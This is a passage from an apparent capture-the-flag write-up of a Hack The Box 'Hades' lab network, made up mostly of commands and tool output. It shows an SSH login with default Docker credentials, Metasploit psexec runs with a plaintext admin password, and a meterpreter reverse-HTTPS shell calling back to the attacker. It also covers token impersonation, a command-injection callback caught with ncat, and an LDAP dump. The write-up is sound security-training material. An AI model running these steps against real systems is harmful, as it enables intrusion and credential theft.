  255.255.255.255  255.255.255.255         On-link        10.13.38.16    266
  255.255.255.255  255.255.255.255         On-link       192.168.99.1    266
  255.255.255.255  255.255.255.255         On-link    169.254.149.71    266
  255.255.255.255  255.255.255.255         On-link       192.168.56.1    266
===========================================================================

c:\PROGRA~1\Oracle\VirtualBox>netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:22             0.0.0.0:0              LISTENING       1768
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       756
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING       872
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:2179           0.0.0.0:0              LISTENING       1428
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       3504
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       528
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       848
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       872
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       640
  TCP    0.0.0.0:49180          0.0.0.0:0              LISTENING       632
  TCP    0.0.0.0:49183          0.0.0.0:0              LISTENING       640
  TCP    10.13.38.16:22         10.14.14.37:50506      ESTABLISHED     1768
  TCP    10.13.38.16:139        0.0.0.0:0              LISTENING       4
  TCP    10.13.38.16:3389       10.14.14.37:40880      ESTABLISHED     3504
  TCP    127.0.0.1:60335        0.0.0.0:0              LISTENING       1768
  TCP    192.168.56.1:139       0.0.0.0:0              LISTENING       4
  TCP    192.168.99.1:139       0.0.0.0:0              LISTENING       4
```

Now I can simply ssh to `10.13.38.16:22` from Kali with default docker creds `docker:tcuser`:


```
→  ~/…/hades/www ssh docker@10.13.38.16
docker@10.13.38.16's password:
   ( '>')
  /) TC (\   Core is distributed with ABSOLUTELY NO WARRANTY.
 (/-_--_-\)           www.tinycorelinux.net

docker@default:~$ id
uid=1000(docker) gid=50(staff) groups=50(staff),100(docker)
docker@default:~$ ls -la /root
total 12
```

```
drwxrwxr-x    2 root     staff          100 Jul 11 12:40 .
drwxr-xr-x   16 root     root           400 Jul 11 12:28 ..
-rw-rw-r--    1 root     staff          248 Jul 22  2019 .Xdefaults
-rw-------    1 root     root           407 Jul 11 12:42 .bash_history
-rw-r--r--    1 root     root            20 Jul 22  2019 .profile
docker@default:~$ sudo -i
root@default:~# find / -name flag.txt 2>/dev/null
root@default:~# ls -la /mnt/sda1/var/lib
total 16
drwxr-xr-x    4 root     root          4096 Jul 11 11:50 .
drwxr-xr-x    3 root     root          4096 Jul 11 11:50 ..
drwxr-xr-x    6 docker   docker        4096 Jul 11 11:52 boot2docker
drwx--x--x   15 root     root          4096 Jul 11 12:29 docker
root@default:~# ls -la /mnt/sda1/var/lib/docker
total 60
drwx--x--x   15 root     root          4096 Jul 11 12:29 .
drwxr-xr-x    4 root     root          4096 Jul 11 11:50 ..
drwx------    2 root     root          4096 Jul 11 11:52 builder
drwx------    4 root     root          4096 Jul 11 11:52 buildkit
drwx------    3 root     root          4096 Jul 11 11:52 containerd
drwx------    2 root     root          4096 Jul 11 11:52 containers
drwx------    3 root     root          4096 Jul 11 11:52 image
drwxr-x---    3 root     root          4096 Jul 11 11:52 network
drwx------    3 root     root          4096 Jul 11 12:29 overlay2
drwx------    4 root     root          4096 Jul 11 11:52 plugins
drwx------    2 root     root          4096 Jul 11 12:29 runtimes
drwx------    2 root     root          4096 Jul 11 11:52 swarm
drwx------    2 root     root          4096 Jul 11 12:29 tmp
drwx------    2 root     root          4096 Jul 11 11:52 trust
drwx------    2 root     root          4096 Jul 11 11:52 volumes
root@default:~# find /mnt/sda1/var/lib -type f 2>/dev/null
/mnt/sda1/var/lib/boot2docker/ca.pem
/mnt/sda1/var/lib/boot2docker/tls/client.pem
/mnt/sda1/var/lib/boot2docker/tls/ca.pem
/mnt/sda1/var/lib/boot2docker/tls/clientkey.pem
/mnt/sda1/var/lib/boot2docker/tls/server.pem
/mnt/sda1/var/lib/boot2docker/tls/server.csr
/mnt/sda1/var/lib/boot2docker/tls/serverkey.pem
```

```
/mnt/sda1/var/lib/boot2docker/tls/ca.srl
/mnt/sda1/var/lib/boot2docker/tls/cakey.pem
/mnt/sda1/var/lib/boot2docker/tls/client.csr
/mnt/sda1/var/lib/boot2docker/server-key.pem
/mnt/sda1/var/lib/boot2docker/ssh/ssh_host_ecdsa_key.pub
/mnt/sda1/var/lib/boot2docker/ssh/ssh_host_dsa_key
/mnt/sda1/var/lib/boot2docker/ssh/ssh_host_rsa_key.pub
/mnt/sda1/var/lib/boot2docker/ssh/ssh_host_ed25519_key.pub
/mnt/sda1/var/lib/boot2docker/ssh/ssh_host_ecdsa_key
/mnt/sda1/var/lib/boot2docker/ssh/ssh_host_ed25519_key
/mnt/sda1/var/lib/boot2docker/ssh/sshd_config.orig
/mnt/sda1/var/lib/boot2docker/ssh/ssh_host_dsa_key.pub
/mnt/sda1/var/lib/boot2docker/ssh/moduli
/mnt/sda1/var/lib/boot2docker/ssh/ssh_config.orig
/mnt/sda1/var/lib/boot2docker/ssh/sshd_config
/mnt/sda1/var/lib/boot2docker/ssh/ssh_host_rsa_key
/mnt/sda1/var/lib/boot2docker/profile
/mnt/sda1/var/lib/boot2docker/userdata.tar
/mnt/sda1/var/lib/boot2docker/etc/hostname
/mnt/sda1/var/lib/boot2docker/etc/docker/key.json
/mnt/sda1/var/lib/boot2docker/server.pem
/mnt/sda1/var/lib/boot2docker/log/ntp.log
/mnt/sda1/var/lib/boot2docker/log/docker.log
/mnt/sda1/var/lib/boot2docker/log/crond.log
/mnt/sda1/var/lib/docker/network/files/local-kv.db
/mnt/sda1/var/lib/docker/image/overlay2/repositories.json
/mnt/sda1/var/lib/docker/builder/fscache.db
/mnt/sda1/var/lib/docker/volumes/metadata.db
/mnt/sda1/var/lib/docker/buildkit/cache.db
/mnt/sda1/var/lib/docker/buildkit/metadata.db
/mnt/sda1/var/lib/docker/buildkit/snapshots.db
/mnt/sda1/var/lib/docker/containerd/daemon/io.containerd.metadata.v1.bolt/meta.db
```

Unfortunatelly, I found no extra flags here.

That’s how the pivot-point-docker-container was actually launching, btw:



Refs


- containers - How do I forward a docker-machine port to my host port on OSX? - Stack Overflow
- exposing port running on docker-machine to local network - Open Source Projects / Machine - Docker Forums


Enumerate RD Sessions

After obtainig admin creds on WEB host I can enum Remote Desktop Sessions with `qwinsta` (`query session`) command.

Run a remote command with MSF `psexec_command` module:

```
msf5 > spool /root/htb/endgames/hades/log/msf.log
msf5 > use auxiliary/admin/smb/psexec_command
msf5 auxiliary(admin/smb/psexec_command) > set rhosts 192.168.3.202
msf5 auxiliary(admin/smb/psexec_command) > set smbuser Administrator
msf5 auxiliary(admin/smb/psexec_command) > set smbpass Myp@ssw0rd
msf5 auxiliary(admin/smb/psexec_command) > set command qwinsta
msf5 auxiliary(admin/smb/psexec_command) > run
```





Jump straigh onto the WEB box with MSF `psexec` module and use MSF `incognito` extension to list tokens (and impersonate one)::

```
msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set rhosts 192.168.3.202
msf5 exploit(windows/smb/psexec) > set smbuser Administrator
msf5 exploit(windows/smb/psexec) > set smbpass Myp@ssw0rd
msf5 exploit(windows/smb/psexec) > set lhost tun0
msf5 exploit(windows/smb/psexec) > set lport 9004
msf5 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_winhttps
msf5 exploit(windows/smb/psexec) > exploit
```

```
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.3.202    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Myp@ssw0rd       no        The password for the specified username
   SMBUser               administrator    no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_winhttps):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     tun0             yes       The local listener hostname
   LPORT     9004             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(windows/smb/psexec) > run

[*] Started HTTPS reverse handler on https://10.14.14.37:9004
[*] 192.168.3.202:445 - Connecting to the server...
[*] 192.168.3.202:445 - Authenticating to 192.168.3.202:445 as user 'administrator'...
[*] 192.168.3.202:445 - Selecting PowerShell target
[*] 192.168.3.202:445 - Executing the payload...
[+] 192.168.3.202:445 - Service start timed out, OK if running a command or non-service executable...
[*] https://10.14.14.37:9004 handling request from 10.13.38.16; (UUID: h7fkn56y) Staging x64 payload (202329 bytes) ...
[*] Meterpreter session 19 opened (10.14.14.37:9004 -> 10.13.38.16:50085) at 2020-07-11 21:29:04 +0300

meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > getuid
[-] Unknown command: getuid.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > list_tokens -u
meterpreter > list_tokens -u
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WEB\Administrator

Impersonation Tokens Available
========================================
No tokens available
```

Another way to enumerate active RDS sessions is to do it remotely using `quser` (`query user`) command from a controlled domain-joined machine (local admin rights are also required on the remote hosts that are being queried):

```
Cmd > quser /server:<IP>
```


Refs

- 10 Controlling the entire network - The Art of Network Penetration Testing: Taking over any company in the world MEAP V07

Unsorted

Play with `ssltools/certificate.php` CMDi:

1. process SSL request with https-server.py as a listener



2. process SSL request with ncat as a listener

```
→ ~/…/hades/www ncat --ssl -klvnp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 1386 16D4 40B1 67C1 BB13 4C44 0073 5FD1 501A B8EC
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.13.38.16.
Ncat: Connection from 10.13.38.16:50921.
GET /TGludXggY2VlMTE0NmM3YWMxIDQuMTQuMTM0LWJvb3QyZG9ja2VyICMxIFNNUCBNb24gSnVsIDIyIDIwOjIyOjE2IFVUQyAyMDE5IHg4Nl82NCB4ODZfNjQgeDg2XzY0IEdOVS9MaW51eAo= HTTP/
1.1
Host: 10.14.14.3
User-Agent: curl/7.58.0
Accept: */*

Ncat: Connection from 10.13.38.16.
Ncat: Connection from 10.13.38.16:50923.
GET /TGludXggY2VlMTE0NmM3YWMxIDQuMTQuMTM0LWJvb3QyZG9ja2VyICMxIFNNUCBNb24gSnVsIDIyIDIwOjIyOjE2IFVUQyAyMDE5IHg4Nl82NCB4ODZfNjQgeDg2XzY0IEdOVS9MaW51eAo= HTTP/
1.1
Host: 10.14.14.3
User-Agent: curl/7.58.0
Accept: */*
```

3. process SSL request through mitmproxy:

```
$ sudo ./mitmdump --listen-host 10.14.14.3 -p 443 --mode reverse:https://10.13.38.16 --ss
Proxy server listening at http://10.14.14.3:443
10.13.38.16:50535: clientconnect
10.13.38.16:50535: Certificate verification error for 10.13.38.16: self signed certificat
10.13.38.16:50535: Ignoring server verification error, continuing with connection
10.13.38.16:50535: GET https://10.13.38.16/
    Host: 10.13.38.16
    User-Agent: curl/7.58.0
    Accept: */*

 << 200 OK 14.34k
    Date: Fri, 15 Jan 2021 22:27:28 GMT
    Server: Apache/2.4.29 (Ubuntu)
    X-Frame-Options: DENY
    X-Content-Type-Options: nosniff
```

```
Last-Modified: Thu, 05 Sep 2019 15:58:47 GMT
ETag: "3960-591d0659f7d83"
Accept-Ranges: bytes
Content-Length: 14688
Vary: Accept-Encoding
Content-Type: text/html

<!--
Author: W3layouts
Author URL: http://w3layouts.com
License: Creative Commons Attribution 3.0 Unported
License URL: http://creativecommons.org/licenses/by/3.0/
-->
<!DOCTYPE HTML>
<html>
<head>
  <title>Gigantic Hosting | Home</title>
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta name="keywords" content="Digital_Host Responsive web template, Bootstrap Web T
  Smartphone Compatible web template, free webdesigns for Nokia, Samsung, LG, SonyErri
  <script type="application/x-javascript">addEventListener("load", function() { setTi
  <link href="css/bootstrap.css" rel='stylesheet' type='text/css' />
  <!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->
  <script src="js/jquery.min.js"></script>
  <!-- Custom Theme files -->
  <link href="css/style.css" rel='stylesheet' type='text/css' />
  <!-- Custom Theme files -->
  <!-- webfonts -->
  <link href='http://fonts.googleapis.com/css?family=Slabo+27px' rel='stylesheet' type
```

```
    <!-- webfonts -->
    <!----font-Awesome----->
    <link rel="stylesheet" href="fonts/css/font-awesome.min.css">
    <!----font-Awesome----->
  </head>
  <body>
    <!-- header -->
    <div class="header">
      <!-- container -->
      <!-- top-nav -->
      <div class="container">
        <div class="logo">
          <a href="index.html">
            <img src="images/logo.png" alt=""/>
          </a>
        </div>
        <div class="header_bottom_right">
          <div class="h_menu4">
            <!-- start h_menu4 -->
            <a class="toggleMenu" href="#">Menu</a>
            <ul class="nav">
              <li class="active">
                <a href="index.html">Home</a>
              </li>
              <li>
                <a href="services.html">Services</a>
                <ul>
                  <li>
                    <a href="services.html">Dedicated Servers</a>
                  </li>
```

```
                    <li>
                      <a href="services.html">VPS Servers</a>
                    </li>
                    <li>
                      <a href="services.html">Shared Hosting</a>
                    </li>
                    <li>
                      <a href="services.html">SSL Certificates</a>
                    </li>
                  </ul>
                </li>
                <li>
                  <a href="clients.html">Our Clients</a>
                </li>
                <li>
                  <a href="ssltools/certificate.php">SSL Tools</a>
                </li>
    (cut off)

10.13.38.16:50535: clientdisconnect
```

Dump LDAP with ldapsearch (Simple Authentication):

```
root@kali:$ proxychains4 -q ldapsearch -H ldap://192.168.3.203:389/ -x -D 'CN=bob,CN=Users
root@kali:$ cat ldap.out |grep -i memberof
memberOf: CN=Guests,CN=Builtin,DC=htb,DC=local
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
memberOf: CN=Users,CN=Builtin,DC=htb,DC=local
memberOf: CN=Guests,CN=Builtin,DC=htb,DC=local
```

```
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
memberOf: CN=Administrators,CN=Builtin,DC=htb,DC=local
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
memberOf: CN=Denied RODC Password Replication Group,CN=Users,DC=htb,DC=local
memberOf: CN=Administrators,CN=Builtin,DC=htb,DC=local
